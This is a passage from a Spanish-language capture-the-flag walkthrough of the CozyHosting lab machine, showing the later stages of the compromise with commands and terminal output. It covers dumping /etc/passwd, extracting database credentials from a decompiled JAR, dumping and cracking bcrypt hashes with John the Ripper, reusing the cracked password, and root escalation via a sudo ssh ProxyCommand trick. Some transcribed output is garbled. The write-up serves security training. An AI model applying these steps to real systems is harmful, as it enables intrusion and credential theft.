gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/:/var/cache/pollinate:/bin/false
sshd:x:106:65534:/:/run/sshd:/usr/sbin/nologin
syslog:x:107:113:/:/home/syslog:/usr/sbin/nologin
uiddd:x:108:114:/:/run/uiddd:/usr/sbin/nologin
tcpdump:x:109:115:/:/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117:/:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100:/:/var/lib/lxd/common/lxd:/bin/false
app:x:1001:1001:/:/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003:/:/home/josh:/usr/bin/bash
_laurel:x:998:998:/:/var/log/laurel:/bin/false
app@cozyhosting:/app$
```


Enumeramos **los puertos internos** con `netstat -tuln`, y observamos que tenemos el **puerto 5432**, el cual es el puerto por defecto para el servicio de bases de datos de **PostgreSQL**. Por tanto, podríamos examinar esta aplicación para ver si podemos obtener algunas credenciales. Por otro lado, abrimos un servidor con Python desde la máquina víctima para poder descargar, desde nuestra máquina de atacante, este

archivo que encontramos llamado *cloudhosting-0.0.1.jar* con `wget`

`http://cozyhosting.htb:8081/cloudhosting-0.0.1.jar`.

```
app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ netstat -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53:53         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432         0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 127.0.0.1:8080         :::*                     LISTEN
udp        0      0 127.0.0.1:53:53         0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
app@cozyhosting:/app$ which python3
/usr/bin/python3
app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.14.14 - - [13/Feb/2024 16:43:28] "GET / HTTP/1.1" 200 -
10.10.14.14 - - [13/Feb/2024 16:43:56] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -
```

Teniendo *cloudhosting-0.0.1.jar* en nuestro sistema, vamos a proceder a analizarlo mediante *Jadx-gui*. Para ello, usamos `jadx-gui` en la terminal y cargamos nuestro archivo. Investigando un poco la aplicación, encontramos unas credenciales de un usuario para la base de datos *PostgreSQL*.



“

Un archivo **JAR (Java ARchive)** es un archivo que se utiliza para almacenar y distribuir una o varias aplicaciones o bibliotecas Java. Esencialmente, un archivo JAR es una forma de empaquetar archivos Java y recursos relacionados en un solo archivo comprimido, similar a un archivo ZIP.

“

Jadx-gui es una interfaz gráfica de usuario (GUI) para **jadx**, una herramienta de código abierto para abrir y descompilar archivos **JAR** y archivos **APK**, ya que ambos son archivos **Java**. Entonces, aunque jadx es conocido por su uso en el contexto de

aplicaciones de Android, jadx-gui puede ser utilizado para descompilar archivos JAR estándar también. Jadx-gui proporciona una forma más amigable y fácil de usar jadx, permitiendo a los usuarios navegar por el código fuente de las aplicaciones de Android de manera más intuitiva. Con jadx-gui, los usuarios pueden cargar archivos APK, explorar su estructura, ver el código fuente descompilado y realizar búsquedas dentro del código.

1.8. Credentials in PostgreSQL

Entramos a la base de datos con `psql -U postgres -h localhost -p 5432` y proporcionando la contraseña encontrada. Investigamos un poco las diferentes tablas, hasta que conseguimos dumppear las **contraseñas hashadas** para los usuarios **kanderson** y **admin**, tal y como se muestra en la siguiente imagen.

```
app@cozyhosting:/app$ psql -U postgres -h localhost -p 5432
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \c cozyhosting
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \d
List of relations
Schema | Name      | Type  | Owner
-----+-----+-----+-----
public | hosts     | table | postgres
public | hosts_id_seq | sequence | postgres
public | users     | table | postgres
(3 rows)

cozyhosting=# \dt
List of relations
Schema | Name      | Type  | Owner
-----+-----+-----+-----
public | hosts     | table | postgres
public | users     | table | postgres
(2 rows)

cozyhosting=# select * from users
cozyhosting=# select * from users;
ERROR:  syntax error at or near "select"
LINE 1: select * from users
        ^
cozyhosting=# select * from users;
 name      | password | role
-----+-----+-----
kanderson | $2a$10$E/Vcd9ecfImPudWeLSEIv.cvk6QjXjWlWxpLj1NVNV3MmeH58zIm | User
admin     | $2a$10$5pKydlB8F0at7n3x72wtu50yR8uqbNnpIPjUb2MZlb3H9kV08dm | Admin
(2 rows)
```

1.9. Password cracking with John

Usamos **John the Ripper** para crackear la contraseña: `john -w:/usr/share/wordlists/rockyou.txt hash.txt`. Al cabo de unos minutos, lo conseguimos. La contraseña para el usuario **admin** es: **manchesterunited**,

```

> ls
cloudhosting-0.0.1.jar.cache  cloudhosting-0.0.1.jar  creds.txt  hash.txt
> john -w:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Bfowfsh 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:00.06 DONE (2024-02-14 12:37) 0.1430g/s 481.7p/s 481.7c/s 481.7C/s onlyme..keyboard
Use the "-show" option to display all of the cracked passwords reliably
Session completed
> john --show hash.txt
?manchesterunited

```

Tratamos de usar estas credenciales para conectarnos por **SSH** con diferentes usuarios, tales como admin, root, etc. pero no lo conseguimos. También vemos los diferentes usuarios del `/etc/passwd` y los probamos, hasta que, finalmente, descubrimos que la contraseña pertenece al usuario **josh**.

```

app@cozyhosting:/app$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/var/cache/pollinate:/bin/false
sshd:x:106:65534:/run/ssh:/usr/sbin/nologin
syslog:x:107:113:/home/syslog:/usr/sbin/nologin
uuidd:x:108:114:/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115:/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100:/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:/home/app:/bin/sh
postgres:x:114:128:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003:/home/josh:/usr/bin/bash
laurel:x:998:998:/var/log/laurel:/bin/false
app@cozyhosting:/app$ su root
Password:
su: Authentication failure
app@cozyhosting:/app$ su josh
Password:
josh@cozyhosting:/app$ |

```

1.10. Privesc via sudo SSH

Lo primero que hacemos al tener la sesión como **josh** es comprobar los privilegios de **sudo** con `sudo -l`. Podemos ejecutar como **root** el binario de **SSH**. Por tanto, vamos a **GTFObins** y vemos que tenemos una vía potencial de escalar privilegios ejecutando este comando: `sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x`. Obtenemos nuestra

sesión como **root**.

```
josh@cozyhosting:~$ sudo -l
Matching Defaults entries for josh on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
  (root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh @<62 1>62' x
# whoami
root
# script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@cozyhosting:/home/josh#
```